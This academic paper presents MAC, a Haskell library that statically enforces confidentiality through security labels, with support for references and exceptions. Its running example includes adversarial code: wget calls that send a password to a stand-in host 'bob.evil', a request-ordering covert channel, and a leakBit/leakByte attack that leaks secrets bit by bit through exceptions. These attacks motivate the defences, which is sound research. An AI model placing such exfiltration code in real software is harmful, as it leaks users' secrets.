Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell *

Alejandro Russo †

Department of Computer Science and Engineering
Chalmers University of Technology
41296 Göteborg, Sweden
russo@chalmers.se

Abstract

For several decades, researchers from different communities have independently focused on protecting confidentiality of data. Two distinct technologies have emerged for such purposes: *Mandatory Access Control* (MAC) and *Information-Flow Control* (IFC)—the former belonging to operating systems (OS) research, while the latter to the programming languages community. These approaches *restrict how data gets propagated within a system* in order to avoid information leaks. In this scenario, Haskell plays a unique privileged role: *it is able to protect confidentiality via libraries*. This pearl presents a monadic API which *statically* protects confidentiality even in the presence of advanced features like exceptions, concurrency, and mutable data structures. Additionally, we present a mechanism to safely extend the library with new primitives, where library designers only need to indicate the read and write effects of new operations.

Categories and Subject Descriptors D.1.1 [*Programming Techniques*]: Applicative (Functional) Programming; D.3.3 [*Programming Languages*]: Language Constructs and Features; D.4.6 [*Se-*

curity and Protection]: Information flow controls

Keywords mandatory access control, information-flow control, security, library

1. Introduction

Developing techniques to keep secrets is a fascinating topic of research. It often involves a cat and mouse game between the attacker, who provides the code to manipulate someone else's secrets, and the designer of the secure system, who does not want those secrets to be leaked. To give a glimpse of this thrilling game, we present a running example which involves sensitive data, two Haskell programmers, one manager, and a plausible work situation.

---

* Title inspired by Benjamin Franklin's quote "Three can keep a secret, if two of them are dead"

† Work done while visiting Stanford University

EXAMPLE 1. *A Haskell programmer, named Alice, gets the task to write a simple password manager. As expected, one of its functionalities is asking users for passwords. Alice writes the following code.*

Alice

```
password :: IO String
password = do putStr "Select your password:"
              getLine
```

After talking with some colleagues, Alice realizes that her code should help users to avoid using common passwords. She notices that a colleague, called Bob, has already implemented such func-

tionality in another project. Bob's code has the following type signature.

Bob

```
common_pwds :: String → IO Bool
```

This function queries online lists of common passwords to assert that the input string is not among them. Alice successfully integrates Bob's code into her password manager.

Alice

```
import qualified Bob as Bob

password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  b ← Bob.common_pwds pwd
  if b then putStrLn "It's a common password!"
            ≫ password
  else return pwd
```

Observe that Bob's code needs access to passwords, i.e., sensitive data, in order to provide its functionality.

Unfortunately, the relationship between Alice and Bob has not been the best one for years. Alice suspects that Bob would do anything in his power to ruin her project. Understandably, Alice is afraid that Bob's code could include malicious commands to leak passwords. For instance, she imagines that Bob could maliciously use function wget[1] *as follows.*

Bob

```
common_pwds pwd =
```

```
...
ps ← wget "http://pwds.org/dict_en.txt" [] []
...
wget ("http://bob.evil/pwd=" ++ pwd) [] []
...
```

[1] Provided by the Hackage package `http-wget`

The ellipsis (...) denotes parts of the code not relevant for the point being made. The code fetches a list of common English passwords, which constitutes a legit action for function common_pwds (first call to wget). However, the function also reveals users' passwords to Bob's server (second call to wget). To remove this threat, Alice thinks of blacklisting all URLs other than those coming from pre-approved web sites. While possible, she knows that this requires to keep an up-to-date (probably long) list of URLs—demanding a considerable management effort. Even worse, she realizes that Bob's code would still be capable of leaking information about passwords. In fact, Bob's code would only need to leverage two legit, i.e., whitelisted, URLs—we consider Alice and Bob sharing the same (corporate) computer network.

Bob

```
common_pwds pwd =
  ...
  when (isAlpha (pwd !! 0))
       (wget ("http://pwds.org/dict_en.txt") [] []
         ≫ return ())
  wget ("http://pwds.org/dict_sp.txt") [] []
  when (isAlpha (pwd !! 1))
       (wget ("http://pwds.org/dict_en.txt") [] []
         ≫ return ())
```

```
...
```

This malicious code utilizes legit URLs for fetching English and Spanish lists of common passwords. By simply inspecting the interleaves of HTTP requests, Bob can deduce the alphabetic nature of the first two characters of the password. For example, if Bob sees the sequence of requests for files `"dict_en.txt"`*,* `"dict_sp.txt"`*, and* `"dict_en.txt"`*, he knows that the first two characters are indeed alphabetic. Importantly, the used URLs do not contain secret information. It is the execution of* $wget$*, that depends on secret information, which reveals information. Blacklisting (whitelisting) provides no protection against this type of attacks—the code uses whitelisted URLs! It is not difficult to imagine adding similar* ***when*** *commands to reveal more information about passwords. With that in mind, Alice's options to integrate Bob's code are narrowed to (i) avoid using Bob's code, (ii) code reviewing* $common\_pwds$*, or (iii) give up password confidentiality. Alice hits a dead end: options (i) and (iii) are not negotiable, while option (ii) is not feasible—it consists of a manual and expensive activity.*

The example above captures the scenario that this work is considering: as programmers, we want to *securely* incorporate some code written by outsiders, referred as *untrusted code*, to handle sensitive data. Protecting secrets is not about blacklisting (or whitelisting) resources, but rather assuring that information flows into appropriated places. In this light, MAC and IFC techniques associate data with security *labels* to describe its degree of confidentiality. In turn, an enforcement mechanism tracks how data flows within programs to guarantee that secrets are manipulated in such a way

that they do not end up in public entities. While pursuing the same goal, MAC and IFC techniques use different approaches to track data and avoid information leaks.

This pearl constructs **MAC**, one of the simplest libraries for statically protecting confidentiality in untrusted code. In just a few lines, the library recasts MAC ideas into Haskell, and different from other static enforcements (Li & Zdancewic 2006; Tsai *et al.* 2007; Russo *et al.* 2008; Devriese & Piessens 2011), it supports advanced language features like references, exceptions, and concurrency. Similar to (Stefan *et al.* 2011b), this work bridges the gap between IFC and MAC techniques by leveraging programming languages concepts to implement MAC-like mechanisms. The design of **MAC** is inspired by a combination of ideas present in existing

$$
\begin{array}{l}
\textbf{module}\ \mathit{MAC.Lattice}\ (\sqsubseteq, H, L)\ \textbf{where} \\
\\
\textbf{class}\ \ell \sqsubseteq \ell'\ \textbf{where} \\
\\
\textbf{data}\ L \\
\textbf{data}\ H \\
\\
\textbf{instance}\ L \sqsubseteq L\ \textbf{where} \\
\textbf{instance}\ L \sqsubseteq H\ \textbf{where} \\
\textbf{instance}\ H \sqsubseteq H\ \textbf{where}
\end{array}
$$

Figure 1. Encoding security lattices in Haskell

$$
\begin{array}{l}
\textbf{newtype}\ \mathit{MAC}\ \ell\ a = \mathit{MAC}^{\mathsf{TCB}}\ (\mathit{IO}\ a) \\
\mathit{io}^{\mathsf{TCB}} :: \mathit{IO}\ a \to \mathit{MAC}\ \ell\ a \\
\mathit{io}^{\mathsf{TCB}} = \mathit{MAC}^{\mathsf{TCB}}
\end{array}
$$

```
instance Monad (MAC ℓ) where
  return = MAC^TCB
  (MAC^TCB m) >>= k = io^TCB (m >>= run^MAC . k)
run^MAC :: MAC ℓ a → IO a
run^MAC (MAC^TCB m) = m
```

Figure 2. The monad $MAC\ \ell$

security libraries (Russo *et al.* 2008; Stefan *et al.* 2011b). **MAC** is not intended to work with off-the-shelf untrusted code, but rather to guide (and force) programmers to build secure software. As anticipated by the title of this pearl, we show that when Bob is obliged to use **MAC**, and therefore Haskell, his code is forced to keep passwords confidential.

2. Keeping Secrets

We start by modeling how data is allowed to flow within programs.

2.1 Security Lattices

Formally, labels are organized in a security lattice which governs flows of information (Denning & Denning 1977), i.e., $\ell_1 \sqsubseteq \ell_2$ dictates that data with label ℓ_1 can flow into entities labeled with ℓ_2. For simplicity, we use labels H and L to respectively denote secret (high) and public (low) data. Information cannot flow from secret entities into public ones, a policy known as non-interference (Goguen & Meseguer 1982), i.e., $L \sqsubset H$ and $H \not\sqsubseteq L$. Figure 1 shows the encoding of this two-point lattice using type

classes (Russo *et al.* 2008) [2]. With a security lattice in place, we proceed to label data produced by computations.

2.2 Sensitive Computations

As demonstrated in Example 1, we need to control how IO-actions are executed in order to avoid data leaks. We introduce the monad family MAC responsible for encapsulating IO-actions and restricting their execution to situations where confidentiality is not compromised[3]. The index for this family consists on a security label ℓ indicating the sensitivity of monadic results. For example, $MAC\ L\ Int$ represents computations which produce public integers.

Figure 2 defines $MAC\ \ell$ and its API. We remark that MAC is parametric in the security lattice being used. Constructor MAC^{TCB}

[2] Orphan instances could break the security lattice. Readers should refer to the accompanying source code to learn how to avoid that.

[3] Instead of the IO monad, it is possible to generalize our approach to consider arbitrary underlying monads. However, this is not a central point to our development and we do not discuss it.

$$\textbf{newtype}\ Res\ \ell\ a = Res^{\mathsf{TCB}}\ a$$
$$labelOf :: Res\ \ell\ a \to \ell$$
$$labelOf\ \_ = \bot$$

Figure 3. Labeled resources

is part of **MAC**'s internals, or *trusted computing base* (TCB), and as such, it is not available to users of the library. From now

on, we mark every element in the TCB with the superscript index $\cdot^{\mathsf{TCB}}$. Function io^{TCB} lifts arbitrary IO-actions into the security monad. The definitions for return and bind are straightforward. Function run^{MAC} executes $MAC\ \ell$-actions. Users of the library should be careful when using this function. Specifically, users should avoid executing IO-actions contained in $MAC\ \ell$-actions. For instance, code of type $MAC\ H\ (IO\ String)$ is probably an insecure computation—the IO-action could be arbitrary and reveal secrets, e.g., consider the code $return$ `"secret"` $\gg\!= \lambda h \rightarrow return\ (wget\ (\texttt{"http://bob.evil/pwd="} +\!\!+\ h)\ [\,]\ [\,])$.

As a natural next step, we proceed to extend $MAC\ \ell$ with a richer set of actions, i.e., non-proper morphisms, responsible for producing useful side-effects.

2.3 Sensitive Sources and Sinks of Data

In general terms, side-effects in $MAC\ \ell$ can be seen as actions which either read or write data. Such actions, however, need to be conceived in a manner that not only respects the sensitivity of the results in $MAC\ \ell$, but the sensitivity of sources and sinks of information. We classify origins and destinations of data by introducing the concept of *labeled resources*—see Figure 3[4]. The safe



Figure 4. Interaction between $MAC\ \ell$ and labeled resources.

interaction between $MAC\ \ell$-actions and labeled resources is shown in Figure 4. On one hand, if a computation $MAC\ \ell$ only reads from labeled resources less sensitive than ℓ (see Figure 4a), then it has no means to return data more sensitive than that. This restriction, known as *no read-up* (Bell & La Padula 1976), protects the confidentiality degree of the result produced by $MAC\ \ell$, i.e., the result only involves data with sensitivity (at most) ℓ. Dually, if a $MAC\ \ell$ computation writes data into a sink, the computation should have lower sensitivity than the security label of the sink itself (see Figure 4b). This restriction, known as *no write-down* (Bell & La Padula 1976), respects the sensitivity of the sink, i.e., it never receives data more sensitive than its label. To help readers, we indicate the relationship between type variables in their subindexes, i.e., we use ℓ_{L} and ℓ_{H} to attest that $\ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}}$.

We take the no read-up and no write-down rules as the core principles upon which our library is built. This decision not only leads to correctness, but also establishes a uniform enforcement mechanism for security. We extend the TCB with functions that lift IO-actions following such rules—see Figure 5. These functions are part of **MAC**'s internals and are designed to synthesize secure functions (when applied to their first argument). The purpose of using $d\ \ a$ instead of a will become evident when extending the library with secure versions of existing data types (e.g., Section 3

[4] $Res\ \ell$ can represent labeled pure computations. The separation of pure and side-effectful computations is a distinctive feature in Haskell programs, and thus we incorporate it to our label mechanism.

$$read^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow$$

$$
\begin{aligned}
&\qquad (d\ a \to IO\ a) \to Res\ \ell_{\mathrm{L}}\ (d\ a) \to MAC\ \ell_{\mathrm{H}}\ a \\
&read^{\mathsf{TCB}}\ f\ \ (Res^{\mathsf{TCB}}\ da) = (io^{\mathsf{TCB}}\ .\ f)\ da \\
&write^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad (d\ a \to IO\ ()) \to Res\ \ell_{\mathrm{H}}\ (d\ a) \to MAC\ \ell_{\mathrm{L}}\ () \\
&write^{\mathsf{TCB}}\ f\ (Res^{\mathsf{TCB}}\ da) = (io^{\mathsf{TCB}}\ .\ f)\ da \\
&new^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow IO\ (d\ a) \to MAC\ \ell_{\mathrm{L}}\ (Res\ \ell_{\mathrm{H}}\ (d\ a)) \\
&new^{\mathsf{TCB}}\ f = io^{\mathsf{TCB}}\ f \gg\!= return\ .\ Res^{\mathsf{TCB}}
\end{aligned}
$$

Figure 5. Synthesizing secure functions by mapping read and write effects to security checks

$$
\begin{aligned}
&\mathbf{data}\ Id\ a = Id^{\mathsf{TCB}}\ \{unId^{\mathsf{TCB}} :: a\} \\
&\mathbf{type}\ Labeled\ \ell\ a = Res\ \ell\ (Id\ a) \\
&label :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \to MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a) \\
&label = new^{\mathsf{TCB}}\ .\ return\ .\ Id^{\mathsf{TCB}} \\
&unlabel :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Labeled\ \ell_{\mathrm{L}}\ a \to MAC\ \ell_{\mathrm{H}}\ a \\
&unlabel = read^{\mathsf{TCB}}\ (return\ .\ unId^{\mathsf{TCB}})
\end{aligned}
$$

Figure 6. Labeled expressions

$$
\begin{aligned}
&join^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad MAC\ \ell_{\mathrm{H}}\ a \to MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a) \\
&join^{\mathsf{MAC}}\ m = (io^{\mathsf{TCB}}\ .\ run^{\mathsf{MAC}})\ m \gg\!= label
\end{aligned}
$$

Figure 7. Secure interaction between family members

instantiates d to $IORef$ in order to implement secure references). Function $read^{\mathsf{TCB}}$ takes a function of type $d\ \ a \rightarrow IO\ \ a$, which *reads* a value of type a from a data structure of type $d\ \ a$, and returns a *secure* function which reads from a labeled data structure, i.e., a function of type $Res\ \ell_{\mathrm{L}}\ (d\ \ a) \rightarrow MAC\ \ell_{\mathrm{H}}\ a$. Similarly, function $write^{\mathsf{TCB}}$ takes a function of type $d\ \ a \rightarrow IO\ ()$, which *writes* into a data structure of type $d\ \ a$, and returns a *secure* function which writes into a labeled resource, i.e., a function of type $Res\ \ell_{\mathrm{H}}\ (d\ \ a) \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$. Function new^{TCB} takes an IO-action of type $IO\ (d\ \ a)$, which allocates a data structure of type $d\ \ a$, and returns a *secure* action which allocates a labeled resource, i.e, an action of type $MAC\ \ell_{\mathrm{L}}\ (Res\ \ell_{\mathrm{H}}\ (d\ \ a))$. From the security point of view, allocation of data is considered as a write effect; therefore, the signature of function new^{TCB} requires that $\ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}}$. Observe that $read^{\mathsf{TCB}}$, $write^{\mathsf{TCB}}$, and new^{TCB} adhere to the principles of no read-up and no write-down. To illustrate the use of these primitives, Figure 6 exposes the simplest possible labeled resources: Haskell expressions. Data type $Id\ \ a$ is used to represent expressions of type a. For simplicity of exposition, we utilize $Labeled\ \ell\ \ a$ as a type synonym for labeled resources of type $Id\ \ a$. The implementation applies new^{TCB} and $read^{\mathsf{TCB}}$ for creating and reading elements of type $Labeled\ \ell\ \ a$, respectively.

2.3.1 Joining Family Members

Based on type definitions, computations handling data with heterogeneous labels necessarily involve nested $MAC\ \ \ell$- or IO-actions in its return type. For instance, consider a piece of code $m :: MAC\ \ L\ (String, MAC\ \ H\ \ Int)$ which handles both public and secret information, and produces a public string and a secret

integer as a result. While somehow manageable for a two-point lattice, it becomes intractable for general cases—imagine a computation combining and producing data at many different security levels! To tackle this problem, Figure 7 presents primitive $join^{\mathsf{MAC}}$ to safely integrate more sensitive computations into less sensitive ones. Operationally, function $join^{\mathsf{MAC}}$ runs the computation of type $MAC\ \ell_{\mathrm{H}}\ a$ and wraps the result into a labeled expression to protect its sensitivity.

Types indicate us that the integration of effects from monad $MAC\ \ell_{\mathrm{H}}$ does not violate the no read-up and no write-down rules for monad $MAC\ \ell_{\mathrm{L}}$. At first sight, read effects from monad $MAC\ \ell_{\mathrm{H}}$ could violate the no read-up rule for $MAC\ \ell_{\mathrm{L}}$, e.g., it is enough for $MAC\ \ell_{\mathrm{H}}$ to read from a resource labeled as ℓ such that $\ell_{\mathrm{L}} \sqsubset \ell \sqsubseteq \ell_{\mathrm{H}}$. Nevertheless, data obtained from such reads has no evident effect for monad $MAC\ \ell_{\mathrm{L}}$. Observe that, by type-checking, sensitive data acquired in $MAC\ \ell_{\mathrm{H}}$ cannot be used to build actions in $MAC\ \ell_{\mathrm{L}}$. In other words, from the perspective of $MAC\ \ell_{\mathrm{L}}$, types assure that *it is like those read effects have never occurred*. With respect to write effects, monad $MAC\ \ell_{\mathrm{H}}$ is allowed to write into labeled resources at sensitivity ℓ such that $\ell_{\mathrm{H}} \sqsubseteq \ell$. By the type constrain in $join^{\mathsf{MAC}}$ and transitivity, it holds that $\ell_{\mathrm{L}} \sqsubseteq \ell$, which satisfies the no write-down rule for monad $MAC\ \ell_{\mathrm{L}}$.

Despite trusting our types to reason about $join^{\mathsf{MAC}}$, there exists a subtlety that escapes the power of Haskell's type-system and can compromised security: *the integration of non-terminating* $MAC\ \ell_H$*-actions can suppress subsequent* $MAC\ \ell_L$*-actions*. By detecting that certain actions never occurred, $MAC\ \ell_{\mathrm{L}}$ can infer that non-terminating $MAC\ \ell_{\mathrm{H}}$-actions are triggered by $join^{\mathsf{MAC}}$. If such non-terminating actions were triggering depending on secret values, $MAC\ \ell_{\mathrm{L}}$ could learn about sensitive information. Sections

4 and 6 describe how to adapt the implementation of $join^{\mathsf{MAC}}$ to account for this problem—for now, readers should assume terminating $MAC\ \ell_{\mathsf{H}}$-actions when calling $join^{\mathsf{MAC}}$.

EXAMPLE 2. *Alice presents her concerns about using Bob's code to her manager Charlie. She shows him the interface provided by* ***MAC****. Alice tells the manager that, by writing programs using the monad family MAC, it is possible to securely integrate untrusted code into her project. After a long discussion, Charlie accepts Alice's proposal to improve security and reduce costs in code reviewing. Alice tells Bob to adapt his program to work with MAC[5]. Naturally, Bob dislikes changes, especially if they occur in his code due to Alice's demands. As a first criticism, he mentions that the interface lacks the functionality of primitive wget. Alice quickly reacts to that and extends* ***MAC*** *to provide a secure version of wget—where network communication is considered a public operation.*

$$wget^{\mathsf{MAC}} :: String \to MAC\ L\ String$$

Bob proceeds to adapt his function to satisfy Alice's demands.

Bob

$$common\_pwds :: Labeled\ H\ String \to MAC\ L\ (Labeled\ H\ Bool)$$

Comfortable with that, Alice modifies her code as follows.

Alice

```
import qualified Bob as Bob

password :: IO String
password = do
  putStr "Please, select your password:"
```

```
pwd ← getLine
lpwd ← label pwd :: MAC L (Labeled H String)
lbool ← run^MAC (lpwd >>= Bob.common_pwds)
let Id^TCB bool = unRes lbool
if bool then putStrLn "It's a common password!"
             >> password
else return pwd
```

The code marks the password as sensitive (lpwd), runs Bob's code, and obtains the result (lbool)—since Alice is trustworthy, her code has access to ***MAC****'s internals and removes the constructor* Res^{TCB} *wrapping the boolean. Alice now has guarantees that Bob's code is not leaking secrets.*

[5] e.g., by applying appropriate lifting operations (Swamy *et al.* 2011)

$$\textbf{type } Ref^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (IORef\ a)$$

$$newRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \to MAC\ \ell_{\mathrm{L}}\ (Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a)$$
$$newRef^{\mathsf{MAC}} = new^{\mathsf{TCB}}\ .\ newIORef$$

$$readRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{L}}\ a \to MAC\ \ell_{\mathrm{H}}\ a$$
$$readRef^{\mathsf{MAC}} = read^{\mathsf{TCB}}\ readIORef$$

$$writeRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a \to a \to MAC\ \ell_{\mathrm{L}}\ ()$$
$$writeRef^{\mathsf{MAC}}\ lref\ v = write^{\mathsf{TCB}}\ (flip\ writeIORef\ v)\ lref$$

Figure 8. Secure references

3. Mutable Data Structures

In this section, we extend **MAC** to work with references.

EXAMPLE 3. *Alice notices that Bob's code degrades performance. Alice realizes that function common_pwds fetches online dictionaries every time that it is invoked—even after a user selected a common password and the password manager repeatedly asked the user to choose another one. She thinks that dictionaries must be fetched once when a user is required to select a password—regardless of the number of attempts until choosing a non-common one. Once again, she takes the matter to her supervisor. Charlie discusses the issue with Bob, who explains that the interface provided by **MAC** is too poor to enable optimizations. He says "**MAC** does not even support mutable data structures! That is an essential feature to boost performance." To make his point stronger, Bob shows Charlie some code in the IO monad which implements memoization.*

Bob

```
mem :: (String → IO String)
       → IO (String → IO String)
mem f = newIORef (100, []) >>= (return.cache f)

cache :: (String → IO String)
         → IORef (Int, [(String, String)])
         → String → IO String
cache f ref str = do
  (n, _) ← readIORef ref
  when (n ≡ 0) (writeIORef ref (100, []))
  (n, mapp) ← readIORef ref
  case find (λ(i, o) → i ≡ str) mapp of
    Nothing → do
      result ← f str
```

```
      writeIORef ref (n − 1, (str, result) : mapp)
      return result
    Just (_, o) →
      writeIORef ref (n − 1, mapp) ≫ return o
```

Code $mem\ f$ creates a function which caches results produced by function f. The cache is implemented as a mapping between strings—see type $[(String, String)]$. The cache is cleared after a fixed number of function calls. The initial configuration for mem is an empty mapping and a cache which lives for hundred function calls ($newIORef\ (100, [])$). Function cache is self-explanatory and we do not discuss it further.

After seeing Bob's code, Charlie goes back to Alice with the idea to extend ***MAC*** *with references.*

As the example shows, a common design pattern is to store some state into IO references and pass them around instead of the (possible large) state itself. With that in mind, we proceed to extend **MAC** with IO references by firstly considering them as labeled resources. We introduce the type $Ref^{\mathsf{MAC}}\ \ell\ a$ as a type synonym for $Res\ \ell\ (IORef\ a)$—see Figure 8. Secondly, we consider functions $newIORef :: a \to IO\ (IORef\ a)$, $readIORef :: IORef\ a \to IO\ a$, and $writeIORef :: IORef\ a \to a \to IO\ ()$ to create, read, and write references, respectively. Secure versions of such functions must follow the no read-up and no write-down rules. Based on that premise, functions $newIORef$, $readIORef$, and $writeIORef$ are lifted into the monad $MAC\ \ell$ by wrapping them using new^{TCB}, $read^{\mathsf{TCB}}$, and $write^{\mathsf{TCB}}$, respectively. We remark that these steps naturally generalize to obtain secure interfaces of various kinds. (For instance, Section 6 shows how to add $MVar$s by

applying similar steps.) With secure references available in **MAC**, Alice is ready to give Bob a chance to implement his memoization function.

EXAMPLE 4. *After receiving the new interface, Bob writes a memoization function which works in the monad* $MAC\ L$.

Bob

```
mem^MAC :: (String → MAC L String)
  → MAC L (String → MAC L String)
```

We leave the implementation of this function as an exercise for the reader[6]*. Bob also generalizes* $common\_pwds$ *to be parametric in the function used to fetch URLs.*

Bob

```
common_pwds :: (String → MAC L String)   -- wget
             → Labeled H String
             → MAC L (Labeled H Bool)
```

Finally, Alice puts all the pieces together by initializing the memoized version of $wget^{MAC}$ *and pass it to* $common\_pwds$.

Alice

```
password :: IO String
password = do
  wgetMem ← run^MAC (mem^MAC wget^MAC)
  askWith wgetMem

askWith f = do
  putStr "Please, select your password:"
  pwd ← getLine
  lpwd ← label pwd :: MAC L (Labeled H String)
  lbool ← run^MAC (lpwd >>= Bob.common_pwds f)
```

```
let Id^TCB b = unRes lbool
if b then putStrLn "It's a common password!"
          ≫ askWith f
else return pwd
```

Observe that the password manager is using Bob's memoization mechanism in a safe manner.

Although the addition of references paid off in terms of performance, Alice knows that ***MAC*** *has an important feature missing, i.e., exceptions. This shortcoming becomes evident to Alice when the password manager crashes due to network problems. The reason for that is an uncaught exception thrown by* $wget^{MAC}$*. Clearly,* ***MAC*** *needs support to recover from such errors.*

4. Handling Errors

It is not desirable that a program crashes (or goes wrong) due to some components not being able to properly report or recover from errors. In Haskell, errors can be administrated by making data structures aware of them, e.g., type $Maybe$. Pure computations are all that programmers need in this case—a feature already supported by **MAC**. More interestingly, Haskell allows throwing exceptions

[6] Hint: take functions mem and $cache$ and substitute $newIORef$, $readIORef$, and $writeIORef$ by $newRef^{\mathsf{MAC}}$, $readRef^{\mathsf{MAC}}$, and $writeRef^{\mathsf{MAC}}$, respectively

$$throw^{\mathsf{MAC}} :: Exception\ e \Rightarrow e \to MAC\ \ell\ a$$
$$throw^{\mathsf{MAC}} = io^{\mathsf{TCB}}\ .\ throw$$
$$catch^{\mathsf{MAC}} :: Exception\ e \Rightarrow MAC\ \ell\ a \to (e \to MAC\ \ell\ a) \to MAC\ \ell\ a$$

$$catch^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ io)\ h = io^{\mathsf{TCB}}\ (catch\ io\ (run^{\mathsf{MAC}}\ .\ h))$$

Figure 9. Secure exceptions

anywhere, but only catching them within the IO monad. To extend **MAC** with such a system, we need to lift exceptions and their operations to securely work in monad $MAC\ \ell$.

Figure 9 shows functions $throw^{\mathsf{MAC}}$ and $catch^{\mathsf{MAC}}$ to throw and catch secure exceptions, respectively. Exceptions can be thrown anywhere within the monad $MAC\ \ell$. We note that exceptions are caught in the same family member where they are thrown. As shown in (Stefan *et al.* 2012b; Hritcu *et al.* 2013), exceptions can compromise security if they propagate to a context—in our case, another family member—different from where they are thrown.

The interaction between $join^{\mathsf{MAC}}$ and exceptions is quite subtle. As the next example shows, their interaction might lead to compromised security.

EXAMPLE 5. *Alice extends* ***MAC*** *with the primitives in Figure 9. Tired of dealing with Bob, she asks Charlie to tell him to adapt his code to recover from failures in* $wget^{MAC}$*. Unexpectedly, Bob takes the news from Charlie in a positive manner. He knows that new features in the library might bring new opportunities to ruin Alice's project (unfortunately, he is right).*

First, Bob adapts his code to recover from network errors.

Bob

```
common_pwds wget lpwd =
  catch^MAC (Ex4.common_pwds wget lpwd)
            (λ(e :: SomeException) →
              label True >>= return)
```

Function Ex4.common_pwds implements the check for common password as shown in Example 4. For simplicity, and to be conservative, the code classifies any password as common when the network is down (label True).

Bob realizes that, depending on a secret value, an exception raised within a join^MAC block could stop the production of a subsequent public event.

Bob

```
crashOnTrue :: Labeled H Bool → MAC L ()
crashOnTrue lbool = do
  join^MAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ True) (error "crash!"))
  wget^MAC ("http://bob.evil/bit=ff")
  return ()
```

Defined as ⊥, function proxy :: ℓ → MAC ℓ () is used to fix the family member involved in the code enclosed by join^MAC. The code crashes if the secret boolean is true (bool ≡ True); otherwise, it sends a http-request to Bob's server indicating that the secret is false (`http://bob.evil/bit=ff`).

By using catch^MAC, Bob implements malicious code capable of leaking one bit of sensitive data.

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n = do
  wget^MAC ("http://bob.evil/secret=" ++ show n)
  catch^MAC (crashOnTrue lbool)
    (λ(e :: SomeException) →
      wget^MAC "http://bob.evil/bit=tt" >> return ())
```

Function leakBit communicates to Bob's server that secret n is about to be leaked (first occurrence of $wget^{MAC}$). Then, it runs crashOnTrue lbool under the vigilance of $catch^{MAC}$. Observe that crashOnTrue and the exception handler encompass computations in MAC L, i.e., from the same family member. If an exception is raised, the code recovers and reveals that the secret boolean is true (`http://bob.evil/bit=tt`). Otherwise, Bob's server gets notified that the secret is false. This constitutes a leak!

At this point, Bob's code is able to compromise all the secrets handled by ***MAC****. Bob magnifies his attack to work on a list of secret bits.*

Bob

```
leakByte :: [Labeled H Bool] → MAC L ()
leakByte lbools = do
  forM (zip lbools [0..7]) (uncurry leakBit)
  return ()
```

He further extends his code to decompose characters into bytes and strings into characters.

Bob

```
charToByte :: Labeled H Char
                → MAC L [Labeled H Bool]
```

```
toChars :: Labeled H String
                → MAC L [Labeled H Char]
```

We leave the implementation of these functions as exercises for the interested readers. Finally, Bob implements the code for leaking passwords as follows.

Bob

```
attack :: Labeled H String → MAC L ()
attack lpwd =
  toChars lpwd >>= mapM charToByte >>=
  mapM leakByte >> return ()

common_pwds wget lpwd =
  attack lpwd >> Ex4.common_pwds wget lpwd
```

The reason for the attack is the use of $MAC\ \ell_{\mathsf{H}}$-actions which can suppress subsequent $MAC\ \ell_{\mathsf{L}}$-actions by simply throwing exceptions (see $join^{\mathsf{MAC}}$ in function $crashOnTrue$). As the attack shows, exceptions can be thrown at inner family members and propagate to less sensitive ones—effectively establishing a communication channel which violates the security lattice. Unfortunately, types are of little help here: on one hand, $join^{\mathsf{MAC}}$ camouflages (from the types) the involvement of subcomputations from a more sensitive family member and, on the other hand, Haskell's types do not identify IO-actions which might throw exceptions. In this light, we need to adapt the implementation of $join^{\mathsf{MAC}}$ to rule out Bob's attack.

We redefine $join^{\mathsf{MAC}}$ to disallow propagation of exception across family members (Stefan *et al.* 2012b). For that, we utilize the same mechanism that jeopardized security: *exceptions*. Figure 10 presents a revised version of $join^{\mathsf{MAC}}$. It runs the computation m

while catching any possible raised exception. Importantly, $join^{\mathsf{MAC}}$ returns a value of type $Labeled\ \ell_{\mathrm{H}}\ a$ even if exceptions are present. In case of abnormal termination, $join^{\mathsf{MAC}}$ returns a labeled value which contains an exception—this exception is re-thrown when forcing its evaluation. In the definition of $join^{\mathsf{MAC}}$, function $slabel$ is used instead of $label$ in order to avoid introducing type constraint

$$
\begin{aligned}
&join^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad MAC\ \ell_{\mathrm{H}}\ a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a) \\
&join^{\mathsf{MAC}}\ m = \\
&(io^{\mathsf{TCB}}\ .\ run^{\mathsf{MAC}}) \\
&\quad (catch^{\mathsf{MAC}}\ (m \gg\!= slabel) \\
&\qquad\qquad (\lambda(e :: SomeException) \rightarrow slabel\ (throw\ e))) \\
&\textbf{where}\ slabel = return\ .\ Res^{\mathsf{TCB}}\ .\ Id^{\mathsf{TCB}}
\end{aligned}
$$

